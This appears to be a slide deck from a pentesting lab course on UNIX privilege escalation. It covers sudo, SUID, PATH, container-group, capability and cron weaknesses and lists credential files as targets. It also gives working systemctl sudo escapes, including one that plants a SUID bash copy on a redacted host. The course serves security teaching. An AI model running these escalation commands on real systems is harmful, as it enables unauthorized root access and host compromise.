Pentesting Lab

Privilege Escalation - UNIX

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Introduction

What is privilege escalation?

- ”Privilege Escalation consists of techniques that adversaries use to **gain higher-level permissions** on a system or network.” - MITRE Framework
- ”Privilege Escalation is the act of exploiting a bug, a design flaw, or a configuration oversight in an operating system or software application to **gain elevated access** to resources that are normally protected from an application or user.” - Wikipedia
- ”Privilege Escalation is the process of **gaining** unauthorized access to **higher-level permissions** or privileges within a system or network.” - ChatGPT

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- Credential Dumping
- Lateral Movement
- Prove impact

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
Basics of Linux Security Model

What/who is root?



- Root is the administrator account on Linux.
- Has (near) limitless permissions.

```
$ id
uid=0(root) gid=0(root) groups=0(root)
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

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User account and groups


- Users and Groups identified by ID

```
$ id
id=1000(user) gid=1000(user) groups=1000(user),4(adm),27(sudo)
```


- A file has owner and permissions

```
$ ls -alh .
 drwxr-xr-x user user  40  B Mo Jan 01 00:00:00 2024 folder
 .rw-r--r-- user user 6.4 KB Mo Jan 01 00:00:00 2024 file
```

- File permissions




Sudo




- Execute commands in context of another user
- /etc/sudoers define **who** can execute **what** as who
- Always check for sudo privileges!

```
$ sudo -l
[...]
User user may run the following commands on server:
    (ALL) NOPASSWD: ALL
```




- SELinux (Security-Enhanced Linux)
- SIP (System-Integrity Protection)

Common Vulnerabilities



When having access permissions we shouldn't

- System files (/etc/passwd, /etc/shadow)
- Config files (*.conf, *.txt)
- User files (.ssh, .bashrc)



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

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When having access to credentials we shouldn't

- Plaintext creds (hardcoded creds in scripts)
- SSH-Keys (/home/user/.ssh/id_rsa)
- History files (/home/user/.bash_history)

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
Sudo privilege means pretty **good** chance for privesc!
Unseeming applications often let us privesc:

- 7z
- apt-get
- gdb
- pandoc
- ...

Check here if sudo results in privesc:
`https://gtfobins.github.io/#+sudo`



Binaries with setuid bit set, run as owner instead of user starting the process

```
$ find / -type f -perm -4000 2>/dev/null
/usr/bin/su
[...]
$ ls -alh /usr/bin/su
.rwsr-xr-x root root 50 KB [...] /usr/bin/su
```

Check if setuid bit on binary results in privesc:
`https://gtfobins.github.io/#+suid`

Scripts/binaries with **higher privileges** using relative paths

```
int main(void)
{
    setuid(0);
    setgid(0);
    system("ps");
    return 0;
}
```

Path Environment-Variable:

```
$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

Docker or LXD group allows spawning of privileged containers

These containers can:

- Mount host file-system as root
- Read / Write system-files
- Fully compromise host

```
$ id
uid=1000(user) gid=1000(user) groups=1000(user),131(lxd),962(
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

Subset of root privileges on

- Processes
- Binaries
- Users
- Environment / Containers
- Services

```
$ getcap <binary>
```

Search for specific Capabilities here:
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

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

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

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

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
Scheduled Tasks / Cron jobs run regularly on systems

- Located at /etc/crontab or /etc/cron.d

```
$ cat /etc/crontab

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12)
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7)
# |  |  |  |  |
# *  *  *  *  * user <command to be executed>
  *  *  *  *  * root /opt/scripts/health-check.sh
```



Check versions and look for public exploits

- Kernel

```
$ cat /proc/version
$ uname -a
```

- Software

```
$ sudo -V
Sudo version 1.9.12p1
```

Search identified kernel/software version on:
`https://www.exploit-db.com`

Enumeration

Search the system, look for something standing out

- User Files (/home, /var/mail)
- Custom scripts and executables
- Scheduled Tasks / CronJobs
- Processes running on the system
- Internal running services (check ports)
- Version enumeration

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
Case Studies

Showing LinPeas.log with a multitude of vulnerabilities.


[redacted]@[redacted] ~ $ sudo -l
Matching Defaults entries for [redacted] on [redacted]:
env_keep+=SSH_AUTH_SOCK
User [redacted] may run the following commands on [redacted]:
(ALL) NOPASSWD: /usr/bin/ip
(ALL) NOPASSWD: /usr/bin/arping
(ALL) NOPASSWD: /bin/systemctl, /usr/bin/systemctl
[redacted]@[redacted] ~ $

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a)

```
TF=$(mktemp)
echo /bin/sh >$TF
chmod +x $TF
sudo SYSTEMD_EDITOR=$TF systemctl edit system.slice
```

(b)

```
TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
sudo systemctl link $TF
sudo systemctl enable --now $TF
```

(c) This invokes the default pager, which is likely to be `less`, other functions may apply.

```
sudo systemctl
!sh
```

Real Life Example - Exploitation

```
<redacted-user> @ <redacted-host> /tmp $ TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "cp /usr/bin/bash /home/redacted-user/bash; \
chmod +s /home/redacted-user/bash"
[Install]
WantedBy=multi-user.target' > $TF
<redacted-user> @ <redacted-host> /tmp $ sudo systemctl link $TF
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
Real Life Example - Owned!



Try it yourself

I have prepared some challenges for you.
They can all be solved with the tools and websites introduced.

- Capabilities 1
- Credential 1, Credential 2, Credential 3
- Permissions 1
- Scheduled Tasks
- Sudo 1, Sudo 2
- SUID 1, SUID 2

The name gives a hint on what to do ;)

Any Questions?